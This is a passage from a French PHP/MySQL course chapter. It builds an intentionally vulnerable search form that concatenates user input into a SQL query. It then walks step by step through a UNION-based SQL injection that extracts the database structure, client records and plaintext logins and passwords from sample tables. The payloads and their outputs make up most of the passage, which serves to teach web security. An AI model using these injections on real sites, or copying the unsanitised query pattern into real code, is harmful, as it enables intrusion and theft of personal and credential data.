| 9 | JACQUENOD | LAURENCE | 24 | 1990-11-01 | Marié | 0 | -203.18 |
| 10 | DUMOULIN | JEAN-CHRISTOPHE | 54 | 1960-08-22 | Marié | 2 | -2186.86 |
| 11 | LABONNE-JAYAT | OLIVIER | 54 | 1960-09-23 | Célibataire | 1 | -65.98 |
| 12 | DE-LA-FONTAINE | JEAN | 110 | 1905-01-22 | Décédé | 0 | 1825.54 |
| 13 | LEVY | SAMUEL | 56 | 1959-03-27 | Divorcé | 3 | 231.87 |
| 14 | DE-LA-RUE | LAURENCE | 25 | 1989-12-13 | Marié | 1 | 2135.98 |
| 15 | DUPONT | JEAN | 54 | 1960-10-15 | Veuf | 2 | 12314.9 |
| 16 | MARTIN | ALBERT | 25 | 1989-08-15 | Célibataire | 1 | 213.49 |

12.2.1.2.2.2 La table « clients_bancaires »

Voici le contenu de la table « clients_bancaires » affichée sous phpMyAdmin.

| ID_Clt | Nom | Prenom | Date_Naissance | Etat_Civil | Nb_Enfants |
|--------|----------------|-----------------|----------------|-------------|------------|
| 1 | DUPONT | JEAN | 1987-12-28 | Marié | 2 |
| 2 | JACQUENOD | JEAN-CHRISTOPHE | 1961-02-10 | Marié | 1 |
| 3 | MURCIAN | CAROLE | 1970-10-20 | Célibataire | 1 |
| 4 | LERY | JEAN-MICHEL | 1989-05-07 | Marié | 2 |
| 5 | DE-LA-RUE | JEAN-CHRISTOPHE | 1991-06-18 | Divorcé | 0 |
| 6 | MARTIN | PAUL-DAVID | 1991-08-22 | Célibataire | 0 |
| 7 | MARTIN | PIERRE | 1959-01-18 | Veuf | 3 |
| 8 | JACQUENOD | FREDERIC | 1989-11-27 | Marié | 0 |
| 9 | JACQUENOD | LAURENCE | 1990-11-01 | Marié | 0 |
| 10 | DUMOULIN | JEAN-CHRISTOPHE | 1960-08-22 | Marié | 2 |
| 11 | LABONNE-JAYAT | OLIVIER | 1960-09-23 | Célibataire | 1 |
| 12 | DE-LA-FONTAINE | JEAN | 1905-01-22 | Décédé | 0 |
| 13 | LEVY | SAMUEL | 1959-03-27 | Divorcé | 3 |
| 14 | DE-LA-RUE | LAURENCE | 1989-12-13 | Marié | 1 |
| 15 | DUPONT | JEAN | 1960-10-15 | Veuf | 2 |
| 16 | MARTIN | ALBERT | 1989-08-15 | Célibataire | 1 |
| 17 | ROUSSE | JACQUES | 1990-11-05 | Célibataire | 0 |

12.2.1.2.2.3 La table « comptes_bancaires »

Voici le contenu de la table « comptes_bancaires » affichée sous phpMyAdmin.

| ID_Cpt | Agence | Numero | Type | Libelle | ID_Clt | Solde |
|--------|--------|---------|----------------|------------------------|--------|---------|
| 1 | 00602 | 165143P | Compte_Dépôts | Compte de dépôts | 1 | 750.98 |
| 2 | 00602 | 165143P | Carte_Différé | Carte à débit différé | 1 | -115.8 |
| 3 | 00602 | 116476Q | Livret_A | Livret A | 1 | 765.32 |
| 4 | 00523 | 025123R | Compte_Dépôts | Compte de dépôts | 2 | -140.17 |
| 5 | 00523 | 025123R | Carte_Différé | Carte à débit différé | 2 | -200 |
| 6 | 00523 | 790327V | Livret_Banque | Compte sur Livret | 2 | 31.3 |
| 7 | 00602 | 154123P | Compte_Dépôts | Compte de dépôts | 3 | 2985.08 |
| 8 | 00602 | 154123P | Carte_Différé | Carte à débit différé | 3 | -104.1 |
| 9 | 00602 | 102476Q | Livret_A | Livret A | 3 | 120 |
| 10 | 00602 | 921029R | Livret_Banque | Compte sur Livret | 3 | 50 |
| 11 | 00602 | 413621M | Livret_Jeune | Livret Jeune | 3 | 298 |
| 12 | 00521 | 032154P | Compte_Dépôts | Compte de dépôts | 4 | -688.98 |
| 13 | 00521 | 139390R | Livret_Banque | Compte sur Livret | 4 | 50 |
| 14 | 00521 | 321747M | Livret_Jeune | Livret Jeune | 4 | 500 |
| 15 | 00521 | 002551B | Livret_Dév_Dur | Livret de Dév. Durable | 4 | 120 |
| 16 | 00523 | 123456J | Compte_Dépôts | Compte de dépôts | 5 | 94.68 |
| 17 | 00523 | 123456J | Carte_Différé | Carte à débit différé | 5 | -122.12 |
| 18 | 00523 | 615243H | Compte_Dépôts | Compte de dépôts | 6 | 406.21 |
| 19 | 00523 | 615243H | Carte_Différé | Carte à débit différé | 6 | -200 |
| 20 | 00521 | 062332P | Compte_Dépôts | Compte de dépôts | 7 | 1790.22 |
| 21 | 00521 | 062332P | Carte_Différé | Carte à débit différé | 7 | -555.66 |
| 22 | 00521 | 889261D | Compte_Dépôts | Compte de dépôts | 8 | 394.87 |
| 23 | 00521 | 889261D | Carte_Différé | Carte à débit différé | 8 | -552.87 |
| 24 | 00521 | 009060K | Livret_A | Livret A | 8 | 590.98 |
| 25 | 00521 | 545823Z | Compte_Dépôts | Compte de dépôts | 9 | -679.08 |

12.2.1.2.2.4 La table « identification_clients »

Voici le contenu de la table « identification_clients » affichée sous phpMyAdmin. Dans cette table les mots de passe sont en clair.

| ID | Login | MotdePasse | ID_Clt |
|----|-----------|------------|--------|
| 1 | dupontje | ytreza | 1 |
| 2 | jacqueje | hgfdsq | 2 |
| 3 | murciaca | nbvcxw | 3 |
| 4 | leryje | poiuyt | 4 |
| 5 | delaruje | mlkjhg | 5 |
| 6 | martinpa | oiuytr | 6 |
| 7 | martinpi | lkjhgf | 7 |
| 8 | jacquefr | zertyu | 8 |
| 9 | jacquela | sdfghj | 9 |
| 10 | dumoulje | xcvbnm | 10 |
| 11 | labonnol | ertyui | 11 |
| 12 | delajoje | dfghjk | 12 |
| 13 | levysa | cvbnml | 13 |
| 14 | delarula | rtyuio | 14 |
| 15 | dupontjea | fghjkl | 15 |
| 16 | martinal | vbnmlk | 16 |
| 17 | rousseja | yuiopm | 17 |

12.2.1.2.2.5 La table « personnes »

Voici le contenu de la table « personnes » affichée sous phpMyAdmin.

| ID | Nom | Prenom | Age |
|----|-------------------|-----------------|-----|
| 1 | DUPONT | JEAN | 28 |
| 2 | JACQUENOD | JEAN-CHRISTOPHE | 54 |
| 3 | MURCIAN | CAROLE | 44 |
| 4 | LERY | JEAN-MICHEL | 25 |
| 5 | DE-LA-RUE | JEAN-CHRISTOPHE | 27 |
| 6 | MARTIN | PIERRE-DAVID | 27 |
| 7 | MARTIN | PIERRE | 56 |
| 8 | JACQUENOD | FREDERIC | 25 |
| 9 | JACQUENOD | LAURENCE | 24 |
| 10 | DUMOULIN | JEAN-CHRISTOPHE | 54 |
| 11 | LABONNE-JAYAT | OLIVIER | 54 |
| 12 | DE-LA-FONTAINE | JEAN | 110 |
| 13 | LEVY | SAMUEL | 56 |
| 14 | DE-LA-RUE | LAURENCE | 25 |
| 15 | DUPONT | JEAN | 54 |
| 16 | MARTIN | ALBERT | 25 |
| 17 | LEMY | KEVIN | 25 |
| 18 | KACZMA | SYLVIE-SAMANTHA | 52 |
| 19 | DUPONT-DE-NEMOURS | JEAN-CHARLES | 28 |
| 20 | DE-LA-HAYE | MARC-ANTOINE | 45 |

12.2.1.3 Récupération de la structure et des données d'une base de données

Dans cette section nous montrons comment **récupérer des informations « non autorisées »** sur la base de données « CoursPHP », et sur ses tables contenant, par exemple, les identifiants et mot de passe des clients.

Cela suppose que le **site Web** donnant accès à l'une des tables via un formulaire de recherche **n'est pas sécurisé**.

Nous présentons deux cas d'utilisation **d'un formulaire de saisie** pour accéder aux données : la saisie d'une **valeur numérique**, et la saisie d'une **chaîne de caractères**.

Non présentons ensuite la **sécurisation du site Web** pour se protéger contre l'injection SQL.

12.2.1.3.1 Via la saisie d'un champ numérique

12.2.1.3.1.1 Le programme PHP

Le programme `MySQL_PDO_injection_where_Age_NoSecure_Web.php` affiche le formulaire de saisie du critère de recherche, puis présente la liste des personnes ayant comme âge, la valeur saisie.

La requête de recherche générée est :

```
$requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Age=$Age";
```

La requête porte uniquement sur la table « personnes ». Seules les données de cette table devraient être accessibles.

La variable `$Age` est une variable entière, aucune apostrophe n'est utilisée pour encadrer la valeur saisie, qui est rangée dans la variable `$Age`.

L'exécution de la requête est effectuée par la syntaxe :

```
$reponse = $bdd->query($requete_SQL);
```

La variable `$reponse` reçoit le retour de la requête.

La variable `$tab_personnes` reçoit le retour de la méthode `fetchAll()`.

```
$tab_personnes=$reponse->fetchAll();
```

La procédure `affichage_liste_personnes()` affiche le tableau `$tab_personnes` au format HTML.

```
affichage_liste_personnes("Personnes ayant comme Age = $Age",$tab_personnes);
```

Remarque :

Aucune sécurisation de la requête SQL n'a été mise en place :

- *La variable `$Age` contient la valeur saisie par l'utilisateur sans aucun traitement.*
- *La méthode `query()` exécute la requête sans distinguer la requête `SELECT` des arguments qui lui sont passés.*

Voici le programme MySQL_PDO_injection_where_Age_NoSecure_Web.php complet.

```

<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Affichage de la table personnes</title>
    <link href="/CSS/MySQL.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <?php
      define("WEB_EOL", "<br/>");
      include './INCLUDE/MySQL_include_param_dbb.php';
      include './INCLUDE/MySQL_include_sprog_commun_web.php';
      try
      {
        // -----
        // --- affichage de la liste complète des personnes ---
        // -----
        if (empty($_POST['valider']))
        {
          ?>
          <!--
            -----
            --- formulaire de saisie du critère de fil
            -----
            -->
            <form action="MySQL_PDO_injection_where_Age_NoSecure_Web.php"
method="post">
              <fieldset>
                <legend>Saisissez les données pour un filtrage :</legend><br/>
                Entrez l'âge (ex : 54) : <input type="text" name="Age"
size="150" /><br/><br/>
                <input type="submit" name="valider" value="Valider le filtrage" />
                <!-- on ajoute le bouton terminer pour terminer la saisie -->
                <input type="reset" value="Effacer le formulaire" />
              </fieldset>
            </form>
          <?php
          }
          else
          {
            // -----
            // - affichage de la liste des personnes selon le critère de sélection -
            // -----
            // --- récupération de la variable Age ---
            $Age=$_POST['Age'];
            // === connexion de la base de données ===
            $bdd = new
PDO($TYPE_DBB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
array(PDO::ATTR_PERSISTENT => true));
            // --- définition du codage en UTF8 ---
            $bdd->exec("SET CHARACTER SET utf8");
            // --- exécution de la requête ---
            $requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Age=$Age";
            echo "Requete = $requete_SQL".WEB_EOL.WEB_EOL;
            $reponse = $bdd->query($requete_SQL);
            // --- traitement des erreurs de retour sur 1
            if (!$reponse)
            {
              throw new Exception('Problème de requête sur la table.');
```

Formulaire de saisie de l'âge

Variable contenant la requête

Exécution de la requête


```

affichage_liste_personnes("Personnes ayant comme Age =
$Age",$tab_personnes);
// --- fermeture de la requête ---
// --- pour permettre d'autres requêtes ---
$reponse->closeCursor();
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur d'accès aux données :</legend>".WEB_EOL;
    echo 'Erreur : '.$e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>

```

Voici son exécution.

Remarque :

Afin de rendre lisible toutes les saisies, y compris les requêtes « non autorisées » qui vont accéder à la structure de la base et aux autres tables, nous avons volontairement agrandi le champ de saisie. Normalement il serait dimensionné en fonction de la nature de la donnée, trois caractères au plus dans le cas présent.

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

54

Valider le filtrage Effacer le formulaire

Après validation du filtrage, la liste des personnes trouvées dans la table « personnes » ayant cet âge est affichée.

Remarque :

Afin de rendre la démonstration plus claire, nous affichons le contenu de la requête SQL générée, en haut de l'écran.

Evidemment, cette requête ne serait pas présentée dans le cas « réel » !

Requete = **SELECT Nom,Prenom,Age FROM personnes WHERE Age=54** ← Requête générée

Personnes ayant comme Age = 54

| Nom | Prenom | Age |
|---------------|-----------------|-----|
| JACQUENOD | JEAN-CHRISTOPHE | 54 |
| DUMOULIN | JEAN-CHRISTOPHE | 54 |
| LABONNE-JAYAT | OLIVIER | 54 |
| DUPONT | JEAN | 54 |

La requête qui est exécutée (trace en haut de l'écran) est :

```
SELECT Nom,Prenom,Age FROM personnes WHERE Age=54
```

12.2.1.3.1.2 L'accès non autorisé aux données et structure

12.2.1.3.1.2.1 Utilisation de la syntaxe **UNION**

Dans le cas présent, pour effectuer une **injection SQL** on utilise la syntaxe SQL **UNION**.

Cette syntaxe met bout à bout, en une seule ligne de commandes, le résultat de plusieurs requêtes utilisant la requête SELECT. Pour cela, UNION concatène les résultats des différentes requêtes SELECT.

Pour que UNION réussisse la concaténation des résultats, il est nécessaire que chacune des requêtes SELECT, celle générée par le programme PHP que l'utilisateur ne connaît pas, et celle qu'il va saisir à la place de l'âge, possède le **même nombre de colonnes**.

Avant toute chose, **il faut déterminer le nombre de colonnes (champs) utilisées par la requête SELECT du programme PHP.**

Attention :

*Le nombre de colonnes (champs) correspond à la **liste des champs indiquée juste après la syntaxe SELECT.***

Cela ne correspond pas nécessairement à la liste des colonnes (champs) utilisés pour l'affichage. En effet, celui-ci peut ne prendre en compte qu'une partie des données obtenues à partir de la requête ou encore intégrer des informations de variables PHP ne provenant pas de la requête SQL.

12.2.1.3.1.2.2 Détermination du nombre de colonnes de la requête interne SELECT

Afin de déterminer le nombre de colonnes (champs) de la requête SELECT du programme PHP, qui est inconnu de l'utilisateur, on procède par itérations successives.

Puisque l'utilisateur qui tente l'injection SQL ne connaît pas le nombre de champs de cette requête SELECT qu'il veut détourner, il doit le déterminer.

La méthode de l'injection SQL consiste à « fermer » la commande SELECT du programme PHP et à ajouter sa propre commande SELECT grâce à UNION.

Dans le formulaire de recherche, à la place d'une valeur numérique pour l'âge on saisit le texte :

```
' ' UNION SELECT 1
```

Les **deux caractères apostrophes suivi du caractère espace** en début de ligne auront pour action de fournir une valeur vide à Age, et d'enchaîner une autre requête SELECT grâce à UNION.

Attention :

*Il ne s'agit pas du guillemet, mais bien de **deux caractères apostrophes suivi d'un espace avant le texte UNION***

On peut également indiquer explicitement une valeur numérique quelconque comme 0 à la place des apostrophes. Cela devient

```
0 UNION SELECT 1
```

ou encore la valeur 0 encadrée par des apostrophes

'0' UNION SELECT 1

Les figures suivantes présente la saisie avec les apostrophes

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT 1

Valider le filtrage Effacer le formulaire

La validation de ce filtrage provoque une erreur sur la requête :

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT 1

Erreur d'accès aux données :

Erreur : Problème de requête sur la table.

Requête générée

On voit que la requête générée est devenue :

SELECT Nom,Prenom,Age FROM personnes WHERE Age=' UNION SELECT 1

Avec la valeur 0, saisie à la place des apostrophes les écrans deviennent :

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

0 UNION SELECT 1

Valider le filtrage Effacer le formulaire

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=0 UNION SELECT 1

Erreur d'accès aux données :

Erreur : SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns

Requête générée

Cette syntaxe est tout à fait correcte (avec les apostrophes ou le 0).

L'erreur vient du fait que la commande UNION ne fonctionne pas. En effet, le premier SELECT possède 3 champs, Nom, Prenom, Age (3 colonnes), alors que le second SELECT ne possède qu'un seul champ, la valeur « 1 ».

Rappel :

L'utilisateur ne connaît pas la requête SELECT du programme PHP. Il ne connaît ni la liste, ni le nombre de champs qui sont utilisés dans cette requête SELECT.

Elle est affichée à l'écran pour faciliter la compréhension de la démonstration, mais il faut considérer qu'avec un site « normalement » écrit, aucun affichage de la requête générée ne serait présenté.

On essaie ensuite avec deux champs :

' ' UNION SELECT 1,2

ou bien :

```
0 UNION SELECT 1,2
```

La même erreur apparaît.

Puis avec trois champs:

```
' UNION SELECT 1,2,3
```

Saisissez les données pour un filtrage : —

Entrez l'âge (ex : 54) :

" UNION SELECT 1,2,3

Valider le filtrage Effacer le formulaire

L'affichage est maintenant sans erreur. La syntaxe UNION fonctionne car les deux SELECT, celui du programme PHP et celui qui est injecté par l'utilisateur, possèdent le même nombre de colonnes.

On a déterminé le nombre de colonnes (champs) de la requête SELECT du programme PHP : 3 colonnes.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT 1,2,3

Personnes ayant comme Age = " UNION SELECT 1,2,3

| Nom | Prenom | Age |
|-----|--------|-----|
| 1 | 2 | 3 |

Remarque :

Le tableau HTML affiché utilise un entête basé sur la requête SELECT du programme PHP. Cela ne correspond pas du tout aux informations recueillies par la suite. Il ne faut donc pas en tenir compte.

12.2.1.3.1.2.3 Accès aux informations de la base de données

Une fois le nombre de colonnes (champs) déterminé, il devient possible d'enchaîner une requête SELECT n'ayant rien à voir avec la première. La seule contrainte est de toujours fournir en argument trois champs pour le fonctionnement de la syntaxe UNION.

L'exemple suivant utilise des fonctions SQL d'information, `version()`, `user()` et `database()` sur la base de données.

```
' UNION SELECT version(),user(),database()
```

Saisissez les données pour un filtrage : —

Entrez l'âge (ex : 54) :

" UNION SELECT version(),user(),database()

Valider le filtrage Effacer le formulaire

Cette injection SQL nous fournit :

- La version de MySQL : **5.6.21** ;

- L'utilisateur faisant l'accès : **root@localhost** ;
- Le nom de la base de données accédée : **coursphp**.

Requête générée

Requete = `SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),database()`

Personnes ayant comme Age = " UNION SELECT version(),user(),database()

| Nom | Prenom | Age |
|--------|----------------|----------|
| 5.6.21 | root@localhost | coursphp |

12.2.1.3.1.2.4 Accès au contenu des tables

Cette partie montre comment accéder au **contenu des autres tables**.

La première requête récupère la **liste des tables** de la base dont le nom est fourni par la fonction `database()`.

```
' ' UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES
WHERE TABLE_SCHEMA=database()
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

`" UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES WHERE TABLE_SCHEMA=database()`

Valider le filtrage Effacer le formulaire

Le résultat de l'exécution montre que cette base de données possède **cinq tables** dont le nom est fourni dans la dernière colonne d'affichage :

- clients ;
- clients_bancaires ;
- comptes_bancaires ;
- identification_bancaires ;
- personnes.

Ce qui correspond parfaitement aux informations accessibles via phpMyAdmin qui ont été présentées à la section 12.2.1.2.1.

Requête générée

Requete = `SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES WHERE TABLE_SCHEMA=database()`

Personnes ayant comme Age = " UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES WHERE TABLE_SCHEMA=database()

| Nom | Prenom | Age |
|--------|----------------|------------------------|
| 5.6.21 | root@localhost | clients |
| 5.6.21 | root@localhost | clients_bancaires |
| 5.6.21 | root@localhost | comptes_bancaires |
| 5.6.21 | root@localhost | identification_clients |
| 5.6.21 | root@localhost | personnes |

Via l'injection SQL de la requête précédente, un utilisateur n'ayant aucun privilège vient d'accéder, via un formulaire Web, à la structure de la base de données « CoursPHP ».

A partir du nom des tables, il devient possible d'afficher leur contenu.

Affichons la liste des colonnes pour la table « clients » :

```
' ' UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS
WHERE TABLE_NAME='clients'
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

Cette table possède les colonnes (champs) suivant :

- ID ;
- Nom ;
- Prenom ;
- Age ;
- Date_Naissance ;
- Etat_Civil ;
- Nb_Enfants ;
- Solde.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='clients'

Personnes ayant comme Age = " UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='clients'

| Nom | Prenom | Age |
|--------|----------------|----------------|
| 5.6.21 | root@localhost | ID |
| 5.6.21 | root@localhost | Nom |
| 5.6.21 | root@localhost | Prenom |
| 5.6.21 | root@localhost | Age |
| 5.6.21 | root@localhost | Date_Naissance |
| 5.6.21 | root@localhost | Etat_Civil |
| 5.6.21 | root@localhost | Nb_Enfants |
| 5.6.21 | root@localhost | Solde |

Une fois la liste des champs connue, on peut afficher le contenu des champs de cette table. La contrainte de la syntaxe UNION, dans notre exemple, impose de n'afficher que 3 champs à la fois.

Voici l'affichage de toutes les données de cette table, par groupe de trois champs.

Affichons les champs suivants :

- ID ;
- Nom ;
- Prenom ;

```
' ' UNION SELECT ID,Nom,Prenom FROM clients
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT ID,Nom,Prenom FROM clients

Valider le filtrage Effacer le formulaire

On voit l'ID, le nom et le prénom des clients.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT ID,Nom,Prenom FROM clients

Personnes ayant comme Age = " UNION SELECT ID,Nom,Prenom FROM clients

| Nom | Prenom | Age |
|-----|----------------|-----------------|
| 1 | DUPONT | JEAN |
| 2 | JACQUENOD | JEAN-CHRISTOPHE |
| 3 | MURCIAN | CAROLE |
| 4 | LERY | JEAN-MICHEL |
| 5 | DE-LA-RUE | JEAN-CHRISTOPHE |
| 6 | MARTIN | PAUL-DAVID |
| 7 | MARTIN | PIERRE |
| 8 | JACQUENOD | FREDERIC |
| 9 | JACQUENOD | LAURENCE |
| 10 | DUMOULIN | JEAN-CHRISTOPHE |
| 11 | LABONNE-JAYAT | OLIVIER |
| 12 | DE-LA-FONTAINE | JEAN |
| 13 | LEVY | SAMUEL |
| 14 | DE-LA-RUE | LAURENCE |
| 15 | DUPONT | JEAN |
| 16 | MARTIN | ALBERT |

Affichons les champs suivants :

- ID ;
- Age ;
- Date_Naissance ;

```
' ' UNION SELECT ID,Age,Date_Naissance FROM clients
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT ID, Age, Date_Naissance FROM clients

Valider le filtrage Effacer le formulaire

On voit l'ID, l'âge et la date de naissance des clients.

Requête = **SELECT Nom, Prenom, Age FROM personnes WHERE Age=" UNION SELECT ID, Age, Date_Naissance FROM clients**

Requête générée

Personnes ayant comme Age = " UNION SELECT ID, Age, Date_Naissance FROM clients

| Nom | Prenom | Age |
|-----|--------|------------|
| 1 | 27 | 1987-12-28 |
| 2 | 54 | 1961-02-10 |
| 3 | 44 | 1970-10-20 |
| 4 | 25 | 1989-05-07 |
| 5 | 23 | 1991-06-18 |
| 6 | 23 | 1991-08-22 |
| 7 | 56 | 1959-01-18 |
| 8 | 25 | 1989-11-27 |
| 9 | 24 | 1990-11-01 |
| 10 | 54 | 1960-08-22 |
| 11 | 54 | 1960-09-23 |
| 12 | 110 | 1905-01-22 |
| 13 | 56 | 1959-03-27 |
| 14 | 25 | 1989-12-13 |
| 15 | 54 | 1960-10-15 |
| 16 | 25 | 1989-08-15 |

Affichons les champs suivants :

- ID ;
- Etat_Civil ;
- Nb_Enfants ;

```
' ' UNION SELECT ID,Etat_Civil,Nb_Enfants FROM clients
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT ID,Etat_Civil,Nb_Enfants FROM clients

On voit l'ID, l'état civil et le nombre d'enfants des clients.

Requête générée

Requete = **SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT ID,Etat_Civil,Nb_Enfants FROM clients**

Personnes ayant comme Age = " UNION SELECT ID,Etat_Civil,Nb_Enfants FROM clients

| Nom | Prenom | Age |
|-----|-------------|-----|
| 1 | Marié | 2 |
| 2 | Marié | 1 |
| 3 | Célibataire | 1 |
| 4 | Marié | 2 |
| 5 | Divorcé | 0 |
| 6 | Célibataire | 0 |
| 7 | Veuf | 3 |
| 8 | Marié | 0 |
| 9 | Marié | 0 |
| 10 | Marié | 2 |
| 11 | Célibataire | 1 |
| 12 | Décédé | 0 |
| 13 | Divorcé | 3 |
| 14 | Marié | 1 |
| 15 | Veuf | 2 |
| 16 | Célibataire | 1 |

Affichons les champs suivants :

- ID ;
- Nom ;
- Solde, arrondi à la deuxième décimale.

```
UNION SELECT ID,Nom,ROUND(Solde,2) FROM clients
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT ID,Nom,ROUND(Solde,2) FROM clients

Valider le filtrage Effacer le formulaire

On voit l'ID, le nom et le solde arrondi à la deuxième décimale.

Requête générée

Requete = `SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT ID,Nom,ROUND(Solde,2) FROM clients`

Personnes ayant comme Age = " UNION SELECT ID,Nom,ROUND(Solde,2) FROM clients

| Nom | Prenom | Age |
|-----|----------------|----------|
| 1 | DUPONT | 1200.5 |
| 2 | JACQUENOD | -308.87 |
| 3 | MURCIAN | 3548.98 |
| 4 | LERY | -18.98 |
| 5 | DE-LA-RUE | -27.44 |
| 6 | MARTIN | 206.21 |
| 7 | MARTIN | 1234.56 |
| 8 | JACQUENOD | 432.98 |
| 9 | JACQUENOD | -203.18 |
| 10 | DUMOULIN | -2186.86 |
| 11 | LABONNE-JAYAT | -65.98 |
| 12 | DE-LA-FONTAINE | 1825.54 |
| 13 | LEVY | 231.87 |
| 14 | DE-LA-RUE | 2135.98 |
| 15 | DUPONT | 12314.9 |
| 16 | MARTIN | 213.49 |

Les informations obtenues par cette série de requête SQL correspondent exactement à celles accessibles via phpMyAdmin qui ont été présentées à la section 12.2.1.2.2.1.

Via l'injection SQL d'une série de requêtes, un utilisateur n'ayant aucun privilège vient d'accéder, via un formulaire Web, aux données de la table « clients », alors que la requête initiale était prévue pour restreindre l'accès à la table « personnes ».

De la même manière on peut accéder au contenu de chaque table dont la liste a été obtenue par l'injection de la requête :

```
' ' UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES  
WHERE TABLE_SCHEMA=database()
```

En particulier la table « **identification_clients** » qui contient les informations d'identification, donc des logins et mots de passe.

Affichons la liste des colonnes pour la table « **identification_clients** » :

```
' ' UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS  
WHERE TABLE_NAME='identification_clients'
```

Saisissez les données pour un filtrage : _____

Entrez l'âge (ex : 54) :

" UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='identification_clients'

Valider le filtrage Effacer le formulaire

Cette table possède les colonnes (champs) suivant :

- ID ;
- Login ;
- MotdePasse ;
- ID_Clt.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='identification_clients'

Personnes ayant comme Age = " UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='identification_clients'

| Nom | Prenom | Age |
|--------|----------------|------------|
| 5.6.21 | root@localhost | ID |
| 5.6.21 | root@localhost | Login |
| 5.6.21 | root@localhost | MotdePasse |
| 5.6.21 | root@localhost | ID_Clt |

Affichons le contenu des champs suivants :

- ID ;
- Login ;
- MotdePasse ;

```
' ' UNION SELECT ID,Login,MotdePasse FROM identification_clients
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT ID,Login,MotdePasse FROM identification_clients

Valider le filtrage Effacer le formulaire

On voit les logins et mots de passe, en clair, de la table.

Requête générée

Requete = `SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT ID,Login,MotdePasse FROM identification_clients`

Personnes ayant comme Age = " UNION SELECT ID,Login,MotdePasse FROM identification_clients

| Nom | Prenom | Age |
|-----|-----------|--------|
| 1 | dupontje | ytrea |
| 2 | jacqueje | hgfdsq |
| 3 | murciaca | nbvcxw |
| 4 | leryje | poiuyt |
| 5 | delaruje | mlkjhg |
| 6 | martinpa | oiuytr |
| 7 | martinpi | lkjhgf |
| 8 | jacquefr | zertyu |
| 9 | jacquela | sdfghj |
| 10 | dumoulje | xcvbnm |
| 11 | labonnol | ertyui |
| 12 | delajoje | dfghjk |
| 13 | levysa | cvbnml |
| 14 | delarula | rtyuio |
| 15 | dupontjea | fghjkl |
| 16 | martinal | vbnmlk |
| 17 | rousseja | yuiopm |

Désormais, l'utilisateur ayant effectué cette injection SQL dispose des logins et des mots de passe de tous les clients. Il peut se connecter sous leur identité !

Remarque :

Il est important de ne pas conserver les mots de passe en clair !

Plusieurs méthodes de codage ou de cryptage sont possibles. Certaines comme MD5 sont insuffisantes (voir section 12.3.2.2.1). D'autres comme le cryptage AES sont performantes. Ces différentes méthodes sont abordées à la section 12.2.2.5.

12.2.1.3.2 Via la saisie d'un champ texte

Précédemment nous avons présenté le « piratage » d'une base de données via un formulaire Web qui demandait la saisie d'un champ numérique.

Cela peut également se faire dans le cas de **la saisie d'un champ de type texte**, mais alors la syntaxe des injections varie un peu.

12.2.1.3.2.1 *Rappel*

Le principe de l'injection est de **terminer** la requête SELECT inconnue en fournissant un **champ vide pour la donnée**, et en faisant **l'UNION** d'une nouvelle requête SELECT.

La première étape consistait à déterminer le nombre de colonnes afin de fournir la bonne syntaxe UNION.

Dans le cas de la saisie d'une valeur numérique (l'âge) on avait entré successivement :

```
' ' UNION SELECT 1
```

Qui avait transformé la requête SELECT du programme PHP en :

```
SELECT Nom,Prenom,Age FROM personnes WHERE Age=' ' UNION SELECT 1
```

Puis

```
' ' UNION SELECT 1,2
```

Et enfin

```
' ' UNION SELECT 1,2,3
```

Qui avait transformé la requête SELECT du programme PHP en :

```
SELECT Nom,Prenom,Age FROM personnes WHERE Age=' ' UNION SELECT 1,2,3
```

Ce qui avait affiché l'écran suivant, qui prouve qu'il y a trois colonnes dans la requête SELECT du programme PHP.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" " UNION SELECT 1,2,3

Personnes ayant comme Age = " UNION SELECT 1,2,3

| Nom | Prenom | Age |
|-----|--------|-----|
